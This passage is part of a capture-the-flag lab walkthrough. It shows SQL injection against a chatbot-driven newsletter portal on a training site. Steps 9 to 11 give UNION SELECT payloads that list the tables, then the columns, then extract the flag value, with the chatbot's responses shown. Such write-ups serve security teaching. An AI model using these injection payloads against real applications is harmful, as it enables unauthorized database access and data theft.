
Your current email address is 5.7.29-0ubuntu0.18.04.1 18:43

Please Enter your new email

Step 9: Check the name of the tables in the database.

Payload: a' union select group_concat(table_name) from information_schema.tables where table_schema=database()#

The table names of the current database have been extracted using this command. Here database() will give the current database and group_concat will output all the names while separating them with a comma (,).


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Newsletter Portal 18:46

Please enter your unique token 18:46

a' union select group_concat(table_name) from information_schema.tables where table_schema=database()# 18:46


Your current email address is flag,student 18:46

We found the table names flag and student present in the current database.

Step 10: Retrieve the column names inside the table ‘flag’.

Payload: a' UNION ALL SELECT concat(column_name) FROM information_schema.COLUMNS WHERE TABLE_NAME="flag"#

Here the column names present in the table ‘flag’ will be extracted.


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Newsletter Portal 18:49

Please enter your unique token 18:49


a' UNION ALL SELECT concat(column_name) FROM information_schema.COLUMNS WHERE TABLE_NAME="flag"# 18:49

Your current email address is flag 18:49

‘flag’ is the column name found inside the table ‘flag’.

Step 11: Retrieve the content of the flag column from the table ‘flag’.

Payload: a' UNION ALL SELECT concat(flag) from flag#


Breezed HTML Bootstrap Template
yhh2f5nvqn150xah3rvd8svqv.stager3.attackdefenselabs.com
110%
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Newsletter Portal 18:51

Please enter your unique token 18:51

a' UNION ALL SELECT concat(flag) from flag# 18

Your current email address is 5538170822d1e08c1b9cafde5558ecb6 18:51

Flag: 5538170822d1e08c1b9cafde5558ecb6

References:

1. Botman (https://botman.io/)